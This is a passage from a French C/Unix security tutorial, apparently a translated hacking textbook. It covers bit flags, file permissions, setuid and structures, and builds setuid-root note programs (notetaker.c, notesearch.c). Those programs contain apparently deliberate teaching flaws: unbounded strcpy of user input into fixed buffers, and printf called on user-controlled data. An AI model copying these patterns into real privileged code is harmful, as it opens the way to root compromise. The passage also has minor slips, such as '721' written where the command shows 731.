      printf("%d & %d = %d\n", bit_a, bit_b, bit_a & bit_b);
   }
}
```

Voici son exécution :

```
reader@hacking:~/booksrc $ gcc bitwise.c
reader@hacking:~/booksrc $ ./a.out
bitwise OR operator  |
```

```
0 | 0 = 0
0 | 1 = 1
1 | 0 = 1
1 | 1 = 1

bitwise AND operator  &
0 & 0 = 0
0 & 1 = 0
1 & 0 = 0
1 & 1 = 1
reader@hacking:~/booksrc $
```

Les indicateurs utilisés avec la fonction `open()` ont des valeurs qui correspondent à des bits distincts. Ainsi, ils peuvent être combinés par un OU sans détruire les autres informations. Le programme `fcntl_flags.c` manipule quelques valeurs des indicateurs définis dans `fcntl.h` et montre comment les combiner.

fcntl_flags.c

```
#include <stdio.h>
#include <fcntl.h>

void display_flags(char *, unsigned int);
void binary_print(unsigned int);

int main(int argc, char *argv[]) {
   display_flags("O_RDONLY\t\t", O_RDONLY);
   display_flags("O_WRONLY\t\t", O_WRONLY);
   display_flags("O_RDWR\t\t\t", O_RDWR);
   printf("\n");
   display_flags("O_APPEND\t\t", O_APPEND);
   display_flags("O_TRUNC\t\t\t", O_TRUNC);
   display_flags("O_CREAT\t\t\t", O_CREAT);
   printf("\n");
   display_flags("O_WRONLY|O_APPEND|O_CREAT", O_WRONLY|O_APPEND|O_CREAT);
}

void display_flags(char *label, unsigned int value) {
   printf("%s\t: %d\t:", label, value);
   binary_print(value);
   printf("\n");
}

void binary_print(unsigned int value) {
   unsigned int mask = 0xff000000;   // Masque pour l'octet de poids fort.
   unsigned int shift = 256*256*256; // Décalage pour l'octet de poids fort.
   unsigned int byte, byte_iterator, bit_iterator;

   for(byte_iterator=0; byte_iterator < 4; byte_iterator++) {
      byte = (value & mask) / shift; // Isoler chaque octet.
      printf(" ");
      for(bit_iterator=0; bit_iterator < 8; bit_iterator++) { // Afficher les bits de l'octet.
         if(byte & 0x80) // Si le bit de poids fort dans l'octet n'est pas 0,
            printf("1"); // afficher 1.
```

```
            else
               printf("0"); // Sinon, afficher 0.
            byte *= 2;      // Déplacer tous les bits vers la gauche de 1.
         }
         mask /= 256;       // Déplacer les bits du masque vers la droite de 8.
         shift /= 256;      // Déplacer les bits du décalage vers la droite de 8.
      }
   }
```

Voici le résultat de la compilation et de l'exécution de `fcntl_flags.c` :

```
reader@hacking:~/booksrc $ gcc fcntl_flags.c
reader@hacking:~/booksrc $ ./a.out
O_RDONLY                        : 0     : 00000000 00000000 00000000 00000000
O_WRONLY                        : 1     : 00000000 00000000 00000000 00000001
O_RDWR                          : 2     : 00000000 00000000 00000000 00000010

O_APPEND                        : 1024  : 00000000 00000000 00000100 00000000
O_TRUNC                         : 512   : 00000000 00000000 00000010 00000000
O_CREAT                         : 64    : 00000000 00000000 00000000 01000000

O_WRONLY|O_APPEND|O_CREAT       : 1089  : 00000000 00000000 00000100 01000001
$
```

Cette technique de combinaison des indicateurs avec une logique binaire est fréquente et efficace. Lorsque chaque indicateur est un nombre ayant des bits uniques activés, l'effet d'un OU binaire sur ces valeurs correspond à une addition. Dans `fcntl_flags.c`, 1 + 1024 + 64 = 1089. Cependant, n'oubliez pas que cette technique fonctionne uniquement lorsque tous les bits sont uniques.

0x282 Autorisations de fichiers

Lorsque l'indicateur `O_CREAT` est utilisé dans l'appel à la fonction `open()`, un argument supplémentaire est nécessaire pour définir les autorisations du fichier nouvellement créé. Cet argument est constitué des indicateurs définis dans `sys/stat.h`, que vous pouvez combiner les uns avec les autres à l'aide d'un OU.

S_IRUSR Accorder l'autorisation de lecture à l'utilisateur (propriétaire).

S_IWUSR Accorder l'autorisation d'écriture à l'utilisateur (propriétaire).

S_IXUSR Accorder l'autorisation d'exécution à l'utilisateur (propriétaire).

S_IRGRP Accorder l'autorisation de lecture au groupe.

S_IWGRP Accorder l'autorisation d'écriture au groupe.

S_IXGRP Accorder l'autorisation d'exécution au groupe.

S_IROTH Accorder l'autorisation de lecture aux autres (n'importe qui).

S_IWOTH Accorder l'autorisation d'écriture aux autres (n'importe qui).

S_IXOTH Accorder l'autorisation d'exécution aux autres (n'importe qui).

Si vous êtes déjà habitué aux autorisations de fichiers d'Unix, ces indicateurs n'ont aucun secret pour vous. En revanche, si vous ne les comprenez pas, voici un cours rapide sur le sujet.

Chaque fichier possède un propriétaire et un groupe. Ces informations sont affichées par la commande `ls - l` (en gras) :

```
reader@hacking:~/booksrc $ ls -l /etc/passwd simplenote*
-rw-r--r-- 1 root   root   1424 2007-09-06 09:45 /etc/passwd
-rwxr-xr-x 1 reader reader 8457 2007-09-07 02:51 simplenote
-rw------- 1 reader reader 1872 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $
```

Le propriétaire et le groupe du fichier `/etc/passwd` sont root. Pour les deux autres fichiers, le propriétaire et le groupe sont reader.

Les autorisations de lecture, d'écriture et d'exécution peuvent être activées et désactivées pour trois cibles différentes : l'utilisateur, le groupe et les autres personnes. Les autorisations de l'utilisateur indiquent les opérations que le propriétaire du fichier peut effectuer (lecture, écriture et/ou exécution). Les autorisations du groupe précisent les opérations que les membres de ce groupe peuvent effectuer. Les autorisations des autres décrivent les opérations que tous les autres utilisateurs peuvent effectuer. Ces champs sont également présents au début des lignes affichées par la commande `ls -l`. Ils commencent par les autorisations de lecture/écriture/exécution de l'utilisateur, représentées par les caractères `r` (*read*) pour lecture, `w` (*write*) pour écriture, `x` (*execute*) pour exécution et `-` pour désactivée. Les trois caractères suivants correspondent aux autorisations du groupe et les trois derniers caractères sont celles des autres personnes. Dans la sortie précédente, les trois autorisations de l'utilisateur du programme `simplenote` sont activées (en gras). Chaque autorisation correspond à un indicateur binaire : 4 (100 en binaire) pour la lecture, 2 (010 en binaire) pour l'écriture et 1 (001 en binaire) pour l'exécution. Puisque chaque valeur contient des bits uniques, une opération OU produit les mêmes résultats que l'addition de ces valeurs. Elles peuvent être additionnées pour définir les autorisations de l'utilisateur, du groupe et des autres à l'aide de la commande `chmod` :

```
reader@hacking:~/booksrc $ chmod 731 simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-rwx-wx--x 1 reader users  1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $ chmod ugo-wx simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-r-------- 1 reader users  1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $ chmod u+w simplenote.c
reader@hacking:~/booksrc $ ls -l simplenote.c
-rw------- 1 reader users  1826 2007-09-07 02:51 simplenote.c
reader@hacking:~/booksrc $
```

La première commande (`chmod 721`) accorde les autorisations de lecture, d'écriture et d'exécution à l'utilisateur, puisque le premier chiffre est 7 (4 + 2 + 1), les autorisations

d'écriture et d'exécution au groupe, puisque le deuxième chiffre est 3 (2 + 1), et uniquement l'autorisation d'exécution aux autres, puisque le troisième chiffre est 1. Les autorisations peuvent également être additionnées ou soustraites en utilisant `chmod`. Dans la commande `chmod` suivante, l'argument `ugo-wx` signifie retirer (`-`) les autorisations d'écriture (`w`) et d'exécution (`x`) à l'utilisateur (`u`), au groupe (`q`) et aux autres (`o`). La dernière commande (`chmod u+w`) accorde l'autorisation d'écriture à l'utilisateur.

Dans le programme `simplenote`, la fonction `open()` utilise la combinaison `S_IRUSR|S_IWUSR` comme argument pour les autorisations. Cela signifie que le fichier `/tmp/notes` peut uniquement être lu et écrit par son propriétaire :

```
reader@hacking:~/booksrc $ ls -l /tmp/notes
-rw------- 1 reader reader 36 2007-09-07 02:52 /tmp/notes
reader@hacking:~/booksrc $
```

0x283 Identifiants d'utilisateurs

Chaque utilisateur d'un système Unix possède un identifiant unique. Cet identifiant d'utilisateur est affiché par la commande `id` :

```
reader@hacking:~/booksrc $ id reader
uid=999(reader) gid=999(reader)
groups=999(reader),4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(vide o),
46(plugdev),104(scanner),112(netdev),113(lpadmin),115(powerdev),117(admin)
reader@hacking:~/booksrc $ id matrix
uid=500(matrix) gid=500(matrix) groups=500(matrix)
reader@hacking:~/booksrc $ id root
uid=0(root) gid=0(root) groups=0(root)
reader@hacking:~/booksrc $
```

L'utilisateur root, qui possède l'identifiant 0, correspond au compte de l'administrateur et dispose d'un accès complet au système. La commande `su` permet de passer d'un utilisateur à l'autre et, si elle est exécutée en tant que root, aucun mot de passe n'est exigé. La commande `sudo` permet d'exécuter une seule commande en tant que root. Sur le LiveCD, pour une plus grande facilité, nous avons configuré `sudo` de manière à pouvoir la lancer sans saisir un mot de passe. Ces commandes constituent un mécanisme simple pour basculer rapidement d'un utilisateur à l'autre :

```
reader@hacking:~/booksrc $ sudo su jose
jose@hacking:/home/reader/booksrc $ id
uid=501(jose) gid=501(jose) groups=501(jose)
jose@hacking:/home/reader/booksrc $
```

En tant qu'utilisateur jose, le programme `simplenote` sera exécuté comme si jose l'avait lancé, mais il n'aura pas accès au fichier `/tmp/notes` puisque celui-ci est détenu par l'utilisateur reader et que seul son propriétaire dispose des autorisations de lecture et d'écriture :

```
jose@hacking:/home/reader/booksrc $ ls -l /tmp/notes
-rw------- 1 reader reader 36 2007-09-07 05:20 /tmp/notes
jose@hacking:/home/reader/booksrc $ ./simplenote "a note for jose"
```

```
[DEBUG] buffer   @ 0x804a008: 'a note for jose'
[DEBUG] datafile @ 0x804a070: '/tmp/notes'
[!!] Fatal Error in main() while opening file: Permission denied
jose@hacking:/home/reader/booksrc $ cat /tmp/notes
cat: /tmp/notes: Permission denied
jose@hacking:/home/reader/booksrc $ exit
exit
reader@hacking:~/booksrc $
```

Ce fonctionnement est parfaitement acceptable si reader est le seul utilisateur du programme `simplenote`. Cependant, il est très fréquent que plusieurs utilisateurs aient besoin d'accéder à certaines parties du même fichier. Par exemple, le fichier `/etc/passwd` contient des informations sur chaque utilisateur du système, y compris son shell d'ouverture de session par défaut. La commande `chsh` permet à tout utilisateur de changer de shell d'ouverture de session. Ce programme doit être en mesure d'apporter des modifications au fichier `/etc/passwd`, mais uniquement sur la ligne qui concerne le compte de l'utilisateur courant. Sous Unix, la solution à ce problème réside dans l'autorisation `setuid` (*set user ID*, fixer l'identifiant de l'utilisateur). Il s'agit d'un bit d'autorisation de fichier supplémentaire qui peut être activé en utilisant `chmod`. Lorsqu'un programme, dont ce bit est activé, est lancé, il s'exécute avec l'identifiant de l'utilisateur propriétaire du fichier :

```
reader@hacking:~/booksrc $ which chsh
/usr/bin/chsh
reader@hacking:~/booksrc $ ls -l /usr/bin/chsh /etc/passwd
-rw-r--r-- 1 root root  1424 2007-09-06 21:05 /etc/passwd
-rwsr-xr-x 1 root root 23920 2006-12-19 20:35 /usr/bin/chsh
reader@hacking:~/booksrc $
```

Le bit `setuid` du programme `chsh` est positionné, comme l'indique le caractère `s` dans l'affichage produit par `ls`. Puisque ce fichier appartient à root et qu'il possède l'autorisation `setuid`, le programme sera exécuté avec les droits de root, quel que soit l'utilisateur qui le lance. Le fichier `/etc/passwd` modifié par `chsh` est également détenu par root et seul son propriétaire a le droit d'y écrire. La logique du programme `chsh` fait en sorte de toucher uniquement la ligne de `/etc/passwd` qui correspond à l'utilisateur qui a invoqué cette commande, même si elle s'exécute en tant que root. Autrement dit, un programme en cours d'exécution possède à la fois un identifiant d'utilisateur réel et un identifiant d'utilisateur effectif. Ces deux identifiants peuvent être obtenus, respectivement, à l'aide des fonctions `getuid()` et `geteuid()`, comme l'illustre le programme `uid_demo.c`.

uid_demo.c

```
#include <stdio.h>

int main() {
   printf("real uid: %d\n", getuid());
   printf("effective uid: %d\n", geteuid());
}
```

Voici le résultat de sa compilation et de son exécution :

```
reader@hacking:~/booksrc $ gcc -o uid_demo uid_demo.c
reader@hacking:~/booksrc $ ls -l uid_demo
-rwxr-xr-x 1 reader reader 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
real uid: 999
effective uid: 999
reader@hacking:~/booksrc $ sudo chown root:root ./uid_demo
reader@hacking:~/booksrc $ ls -l uid_demo
-rwxr-xr-x 1 root root 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
real uid: 999
effective uid: 999
reader@hacking:~/booksrc $
```

Dans l'affichage produit par l'exécution de `uid_demo`, les deux identifiants d'utilisateur sont 999 car cela correspond à l'identifiant d'utilisateur de reader. Ensuite, nous invoquons la commande `chown` par le biais de `sudo` afin d'affecter le propriétaire et le groupe root à `uid_demo`. Ce programme peut toujours être exécuté, puisque l'autorisation d'exécution est accordée aux autres, et indique encore que les deux identifiants d'utilisateurs sont 999, ce qui correspond à l'utilisateur courant :

```
reader@hacking:~/booksrc $ chmod u+s ./uid_demo
chmod: changing permissions of `./uid_demo': Operation not permitted
reader@hacking:~/booksrc $ sudo chmod u+s ./uid_demo
reader@hacking:~/booksrc $ ls -l uid_demo
-rwsr-xr-x 1 root root 6825 2007-09-07 05:32 uid_demo
reader@hacking:~/booksrc $ ./uid_demo
real uid: 999
effective uid: 0
reader@hacking:~/booksrc $
```

Puisque le programme appartient à présent à root, nous devons utiliser `sudo` pour modifier ses autorisations. La commande `chmod u+s` active l'autorisation `setuid`, comme le montre la sortie de `ls -l`. Désormais, lorsque l'utilisateur reader exécute `uid_demo`, l'identifiant d'utilisateur effectif est 0, c'est-à- dire celui de root, et le programme peut accéder au fichier en tant que root. C'est pour cette raison que le programme `chsh` autorise n'importe quel utilisateur à modifier son shell d'ouverture de session indiqué dans `/etc/passwd`.

Cette même technique peut être employée avec un programme de prise de notes multi-utilisateur. Le programme suivant sera une variante de `simplenote.c`. Il enregistrera également l'identifiant d'utilisateur de l'auteur de chaque note. Par ailleurs, nous en profiterons pour présenter une nouvelle syntaxe de la directive `#include`.

Nous avons utilisé les fonctions `ec_malloc()` et `fatal()` dans plusieurs programmes. Au lieu de les copier-coller dans chaque programme, nous pouvons les placer dans un fichier d'en-tête séparé.

hacking.h

```
// Cette fonction affiche un message d'erreur puis termine le programme.
void fatal(char *message) {
   char error_message[100];

   strcpy(error_message, "[!!] Fatal Error ");
   strncat(error_message, message, 83);
   perror(error_message);
   exit(-1);
}

// Cette fonction enveloppe malloc() et contrôle les erreurs.
void *ec_malloc(unsigned int size) {
   void *ptr;
   ptr = malloc(size);
   if(ptr == NULL)
      fatal("in ec_malloc() on memory allocation");
   return ptr;
}
```

Dans ce nouveau programme, `hacking.h`, les fonctions peuvent être simplement incluses. En C, lorsque le nom de fichier d'une directive `#include` est entouré des caractères < et >, le compilateur recherche ce fichier dans les chemins d'inclusion standard, comme `/usr/include/`. Lorsque le nom du fichier est placé entre des guillemets, le compilateur le recherche dans le répertoire de travail. Par conséquent, si `hacking.h` se trouve dans le même répertoire qu'un programme, il peut être inclus dans ce dernier à l'aide de la directive `#include "hacking.h"`.

Les lignes modifiées dans le nouveau programme de prise de notes, `notetaker.c`, sont présentées en gras.

notetaker.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include "hacking.h"

void usage(char *prog_name, char *filename) {
   printf("Usage: %s <data to add to %s>\n", prog_name, filename);
   exit(0);
}

void fatal(char *);              // Fonction pour les erreurs fatales.
void *ec_malloc(unsigned int); // Enveloppe de malloc() gérant les erreurs.

int main(int argc, char *argv[]) {
   int userid, fd; // Descripteur de fichier.
   char *buffer, *datafile;
```

```
    buffer = (char *) ec_malloc(100);
    datafile = (char *) ec_malloc(20);
    strcpy(datafile, "/var/notes");

    if(argc < 2)                // Si les arguments de la ligne de commande
       usage(argv[0], datafile); // sont absents, afficher un message
                                 // d'utilisation et quitter.

    strcpy(buffer, argv[1]);  // Copier dans le tampon.

    printf("[DEBUG] buffer   @ %p: \'%s\'\n", buffer, buffer);
    printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);

 // Ouvrir le fichier.
    fd = open(datafile, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
    if(fd == -1)
       fatal("in main() while opening file");
    printf("[DEBUG] file descriptor is %d\n", fd);

    userid = getuid(); // Obtenir l'identifiant d'utilisateur réel.

 // Écrire des données.
    if(write(fd, &userid, 4) == -1) // Écrire l'identifiant avant la note.
       fatal("in main() while writing userid to file");
    write(fd, "\n", 1); // Terminer la ligne.

    if(write(fd, buffer, strlen(buffer)) == -1) // Écrire la note.
       fatal("in main() while writing buffer to file");
    write(fd, "\n", 1); // Terminer la ligne.

 // Fermer le fichier.
    if(close(fd) == -1)
       fatal("in main() while closing file");

    printf("Note has been saved.\n");
    free(buffer);
    free(datafile);
}
```

Le fichier de sortie est non plus `/tmp/notes` mais `/var/notes`, afin que les données soient enregistrées dans un répertoire plus permanent. La fonction `getuid()` est invoquée pour obtenir l'identifiant d'utilisateur réel. Il est ensuite ajouté dans le fichier de sortie, avant d'écrire la ligne qui contient la note. Puisque la fonction `write()` attend un pointeur comme source, l'opérateur & est utilisé sur la variable entière `userid` afin de fournir son adresse :

```
reader@hacking:~/booksrc $ gcc -o notetaker notetaker.c
reader@hacking:~/booksrc $ sudo chown root:root ./notetaker
reader@hacking:~/booksrc $ sudo chmod u+s ./notetaker
reader@hacking:~/booksrc $ ls -l ./notetaker
-rwsr-xr-x 1 root root 9015 2007-09-07 05:48 ./notetaker
reader@hacking:~/booksrc $ ./notetaker "this is a test of multiuser notes"
[DEBUG] buffer   @ 0x804a008: 'this is a test of multiuser notes'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
```

```
reader@hacking:~/booksrc $ ls -l /var/notes
-rw------- 1 root reader 39 2007-09-07 05:49 /var/notes
reader@hacking:~/booksrc $
```

Dans cet exemple, le programme `notetaker.c` est compilé, le propriétaire de l'exécutable est modifié afin qu'il appartienne à root et l'autorisation `setuid` est activée. Désormais, lorsque le programme est lancé, il s'exécute en tant qu'utilisateur root. Le fichier `/var/notes` est donc également attribué à root lors de sa création.

```
reader@hacking:~/booksrc $ cat /var/notes
cat: /var/notes: Permission denied
reader@hacking:~/booksrc $ sudo cat /var/notes
?
this is a test of multiuser notes
reader@hacking:~/booksrc $ sudo hexdump -C /var/notes
00000000  e7 03 00 00 0a 74 68 69  73 20 69 73 20 61 20 74 |.....this is a t|
00000010  65 73 74 20 6f 66 20 6d  75 6c 74 69 75 73 65 72 |est of multiuser|
00000020  20 6e 6f 74 65 73 0a                              | notes.|
00000027
reader@hacking:~/booksrc $ pcalc 0x03e7
        999             0x3e7           0y1111100111
reader@hacking:~/booksrc $
```

Le fichier `/var/notes` contient l'identifiant d'utilisateur de reader (999) et la note. Du fait de l'orientation little-endian, les quatre octets de l'entier 999 apparaissent inversés en hexadécimal (en gras).

Pour qu'un utilisateur normal puisse lire le contenu de la note, un programme `setuid` root est indispensable. Le programme `notesearch.c` lit les données des notes et affiche uniquement celles qu'il a rédigées, en vérifiant l'identifiant d'utilisateur de chaque note. Par ailleurs, un argument supplémentaire peut être passé sur la ligne de commande afin de préciser une chaîne de recherche. Dans ce cas, seules les notes qui correspondent à la chaîne sont affichées.

notesearch.c

```
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include "hacking.h"

#define FILENAME "/var/notes"

int print_notes(int, int, char *);   // Fonction d'affichage d'une note.
int find_user_note(int, int);        // Recherche une note de l'utilisateur dans le fichier.
int search_note(char *, char *);     // Fonction de recherche d'un mot clé.
void fatal(char *);                  // Gestionnaire des erreurs fatales.

int main(int argc, char *argv[]) {
   int userid, printing=1, fd; // Descripteur de fichier.
   char searchstring[100];
```

```
    if(argc > 1)                    // Si un argument est présent,
       strcpy(searchstring, argv[1]); // il s'agit de la chaîne de recherche.
    else                            // Sinon,
       searchstring[0] = 0;         // la chaîne de recherche est vide.

    userid = getuid();
    fd = open(FILENAME, O_RDONLY);    // Ouvrir le fichier en lecture seule.
    if(fd == -1)
       fatal("in main() while opening file for reading");

    while(printing)
       printing = print_notes(fd, userid, searchstring);
       printf("-------[ end of note data ]-------\n");
    close(fd);
}

// Fonction pour afficher les notes d'un utilisateur donné, qui correspondent
// à une chaîne de recherche facultative.
// Elle retourne 0 à la fin du fichier, 1 s'il reste d'autres notes.
int print_notes(int fd, int uid, char *searchstring) {
    int note_length;
    char byte=0, note_buffer[100];

    note_length = find_user_note(fd, uid);
    if(note_length == -1)  // Si la fin du fichier a été atteinte,
       return 0;           // retourner 0.

    read(fd, note_buffer, note_length); // Lire les données de la note.
    note_buffer[note_length] = 0;       // Terminer la chaîne.

    if(search_note(note_buffer, searchstring)) // Si searchstring est trouvée,
       printf(note_buffer);                    // afficher la note.
    return 1;
}

// Fonction pour chercher la note suivante d'un utilisateur donné.
// Elle retourne -1 si la fin du fichier a été atteinte. Sinon, elle retourne
// la longueur de la note trouvée.
int find_user_note(int fd, int user_uid) {
    int note_uid=-1;
    unsigned char byte;
    int length;

    // Boucler jusqu'à ce qu'une note correspondant à user_uid soit trouvée.
    while(note_uid != user_uid) {
       if(read(fd, &note_uid, 4) != 4) // Lire l'identifiant d'utilisateur.
          return -1; // Si 4 octets ne peuvent pas être lus, retourner le code de fin de fichier.
       if(read(fd, &byte, 1) != 1)     // Lire le séparateur de lignes.
          return -1;

       byte = length = 0;
       while(byte != '\n') { // Déterminer le nombre d'octets jusqu'à la fin de la ligne.
          if(read(fd, &byte, 1) != 1)  // Lire un seul octet.
             return -1;  // Si un octet ne peut pas être lu, retourner le code de fin de fichier.
          length++;
       }
    }
```

```
    lseek(fd, length * -1, SEEK_CUR);  // Reculer la lecture du fichier de length octets.

    printf("[DEBUG] found a %d byte note for user id %d\n", length, note_uid);
    return length;
}

// Fonction pour chercher une note qui correspond au mot clé indiqué.
// Elle retourne 1 si une correspondance est trouvée, 0 dans le cas contraire.
int search_note(char *note, char *keyword) {
    int i, keyword_length, match=0;

    keyword_length = strlen(keyword);
    if(keyword_length == 0)  // Si la chaîne de recherche n'existe pas,
        return 1;            // toujours indiquer une "correspondance".

    for(i=0; i < strlen(note); i++) { // Parcourir tous les octets de la note.
        if(note[i] == keyword[match])  // Si l'octet correspond au mot clé,
            match++;                   // se préparer à vérifier l'octet suivant.
        else {                         // Sinon,
            if(note[i] == keyword[0])  // si l'octet correspond au premier octet du mot clé,
                match = 1;             // mettre le compteur à 1.
            else
                match = 0;             // Sinon, le mettre à 0.
        }
        if(match == keyword_length)    // Si la correspondance est totale,
            return 1;                  // indiquer qu'elle a été trouvée.
    }
    return 0;  // Indiquer qu'il n'y a pas de correspondance.
}
```

La majeure partie de ce code ne devrait pas vous poser de difficultés, mais certains concepts sont nouveaux. Le nom du fichier est défini au début au lieu de l'allouer dans le tas. Par ailleurs, la fonction `lseek()` est invoquée afin de reculer la position de lecture dans le fichier. L'instruction `lseek(fd, length * -1, SEEK_CUR);` demande au programme de déplacer la position de lecture au-delà de la position actuelle dans le fichier d'un décalage de `length * -1` octets. Puisque le résultat de ce calcul est un nombre négatif, la position recule de `length` octets.

```
reader@hacking:~/booksrc $ gcc -o notesearch notesearch.c
reader@hacking:~/booksrc $ sudo chown root:root ./notesearch
reader@hacking:~/booksrc $ sudo chmod u+s ./notesearch
reader@hacking:~/booksrc $ ./notesearch
[DEBUG] found a 34 byte note for user id 999
this is a test of multiuser notes
-------[ end of note data ]------
reader@hacking:~/booksrc $
```

Après avoir compilé le programme et lui avoir attribué l'autorisation `setuid` root, il fonctionne comme attendu. Mais cet exemple n'impliquait qu'un seul utilisateur.

Que se passe-t-il si un autre utilisateur invoque les programmes `notetaker` et `notesearch` ?

```
reader@hacking:~/booksrc $ sudo su jose
jose@hacking:/home/reader/booksrc $ ./notetaker "This is a note for jose"
[DEBUG] buffer   @ 0x804a008: 'This is a note for jose'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
jose@hacking:/home/reader/booksrc $ ./notesearch
[DEBUG] found a 24 byte note for user id 501
This is a note for jose
-------[ end of note data ]------
jose@hacking:/home/reader/booksrc $
```

Lorsque l'utilisateur jose se sert de ces programmes, l'identifiant d'utilisateur réel est 501. Cette valeur est ajoutée à toutes les notes qu'il rédige avec `notetaker` et seules les notes qui correspondent à cet identifiant seront affichées par `notesearch` :

```
reader@hacking:~/booksrc $ ./notetaker "This is another note for the reader user"
[DEBUG] buffer   @ 0x804a008: 'This is another note for the reader user'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ ./notesearch
[DEBUG] found a 34 byte note for user id 999
this is a test of multiuser notes
[DEBUG] found a 41 byte note for user id 999
This is another note for the reader user
-------[ end of note data ]------
reader@hacking:~/booksrc $
```

De même, toutes les notes de l'utilisateur reader sont liées à l'identifiant d'utilisateur 999. Même si les programmes `notetaker` et `notesearch` sont tous deux `suid` root et disposent d'un accès total en lecture et en écriture au fichier `/var/notes`, la logique implémentée dans le programme `notesearch` empêche que l'utilisateur courant consulte les notes des autres utilisateurs. Ce comportement ressemble fortement à la manière dont le fichier `/etc/passwd` stocke des informations sur tous les utilisateurs, alors que des programmes comme `chsh` et `passwd` permettent à n'importe quel utilisateur de modifier son propre shell ou mot de passe.

0x284 Structures

Parfois, plusieurs variables doivent être regroupées et traitées comme un tout. En C, les *structures* (`struct`) sont des variables qui peuvent contenir plusieurs autres variables. Elles sont souvent employées par les fonctions et les bibliothèques système. Vous devez donc comprendre le concept de structure avant de pouvoir utiliser ces fonctions.

Pour le moment, un exemple simple suffira. Les fonctions de manipulation des dates et des heures utilisent une structure nommée `tm` ; elle est définie dans `/usr/include/time.h`.

```
struct tm {
     int     tm_sec;         /* seconds */
     int     tm_min;         /* minutes */
     int     tm_hour;        /* hours */
     int     tm_mday;        /* day of the month */
     int     tm_mon;         /* month */
     int     tm_year;        /* year */
     int     tm_wday;        /* day of the week */
     int     tm_yday;        /* day in the year */
     int     tm_isdst;       /* daylight saving time */
};
```

Après que cette structure a été définie, `struct tm` devient un type de variable, que nous pouvons utiliser pour déclarer des variables et des pointeurs dont le type de données est la structure `tm`. Le programme `time_example.c` illustre ce principe. L'inclusion de `time.h` définit la structure `tm`, qui est ensuite utilisée dans la déclaration des variables `current_time` et `time_ptr`.

time_example.c

```
#include <stdio.h>
#include <time.h>

int main() {
   long int seconds_since_epoch;
   struct tm current_time, *time_ptr;
   int hour, minute, second, day, month, year;

   seconds_since_epoch = time(0); // Passer un pointeur nul en argument de time.
   printf("time() - seconds since epoch: %ld\n", seconds_since_epoch);

   time_ptr = &current_time; // Affecter l'adresse de la structure current_time
                             // à time_ptr.
   localtime_r(&seconds_since_epoch, time_ptr);

   // Trois manières différentes d'accéder aux éléments d'une structure :
   hour = current_time.tm_hour;  // Accès direct.
   minute = time_ptr->tm_min;    // Accès via un pointeur.
   second = *((int *) time_ptr); // Accès via un pointeur alambiqué.

   printf("Current time is: %02d:%02d:%02d\n", hour, minute, second);
}
```

La fonction `time()` retourne le nombre de secondes écoulées depuis le 1er janvier 1970. Sur les systèmes Unix, le temps est relatif à cette date, plutôt arbitraire, également connue sous le nom *epoch* ou *origine*. La fonction `localtime_r()` attente deux pointeurs en arguments : le premier indique le nombre de secondes depuis l'origine, le second est une structure `tm`. Le pointeur `time_ptr` contient déjà

l'adresse de `current_time`, qui est une structure `tm` vide. L'opérateur & permet de fournir un pointeur sur `seconds_since_epoch` pour le premier argument. `localtime_r()` se charge ensuite de remplir les éléments de la structure `tm`. Il existe trois manières d'accéder aux éléments d'une structure. Les deux premières sont les méthodes recommandées, tandis que la troisième tient plus du hack. Si une variable de structure est utilisée, l'accès à ses éléments se fait en ajoutant leur nom à la fin de celui de la variable, en les séparant par un point. Ainsi, `current_time.tm_hour` accède à l'élément `tm_hour` de la structure `tm` nommée `current_time`. Les pointeurs sur des structures sont très souvent employés, car il est beaucoup plus efficace de passer un pointeur de quatre octets que l'intégralité d'une structure de données. Les pointeurs de structures sont si fréquents que la syntaxe du langage C offre une méthode pour accéder aux éléments d'une structure par le biais d'un pointeur de structure sans avoir à déréférencer celui-ci. Avec un pointeur de structure comme `time_ptr`, il est possible d'accéder aux éléments de la structure en précisant le nom d'un élément après celui de la structure, mais en les séparant cette fois-ci par une suite de caractères qui ressemble à une flèche pointant vers la droite. Ainsi, `time_ptr->tm_min` accède à l'élément `tm_min` de la structure `tm` sur laquelle pointe `time_ptr`. Nous pourrions accéder aux secondes par l'une de ces deux méthodes recommandées, en utilisant l'élément `tm_sec` et la structure `tm`, mais nous avons choisi une troisième solution. Comprenez-vous son fonctionnement ?

```
reader@hacking:~/booksrc $ gcc time_example.c
reader@hacking:~/booksrc $ ./a.out
time() - seconds since epoch: 1189311588
Current time is: 04:19:48
reader@hacking:~/booksrc $ ./a.out
time() - seconds since epoch: 1189311600
Current time is: 04:20:00
reader@hacking:~/booksrc $
```

Le programme fonctionne comme attendu, mais l'accès aux secondes dans la structure `tm` mérite quelques explications. Vous ne devez jamais oublier que tout n'est que mémoire. Puisque `tm_sec` est déclarée au début de la structure `tm`, cette valeur entière se trouve également au début. Dans la ligne `second = *((int *) time_ptr)`, le type de la variable `time_ptr` est forcé en un pointeur d'entier à la place d'un pointeur sur une structure `tm`. Ensuite, le nouveau pointeur obtenu est déréférencé, ce qui retourne les données qui se trouvent à l'adresse visée. Puisque l'adresse de la structure `tm` correspond également au premier élément de cette structure, nous obtenons la valeur entière de l'élément `tm_sec`. Les modifications suivantes apportées à `time_example.c` (programme `time_example2.c`) affichent également les octets de `current_time`. Nous constatons que les éléments d'une structure `tm` sont juxtaposés en mémoire. Nous pouvons donc y accéder directement à l'aide de pointeurs par de simples additions sur l'adresse du pointeur.

time_example2.c

```
#include <stdio.h>
#include <time.h>

void dump_time_struct_bytes(struct tm *time_ptr, int size) {
   int i;
   unsigned char *raw_ptr;

   printf("bytes of struct located at 0x%08x\n", time_ptr);
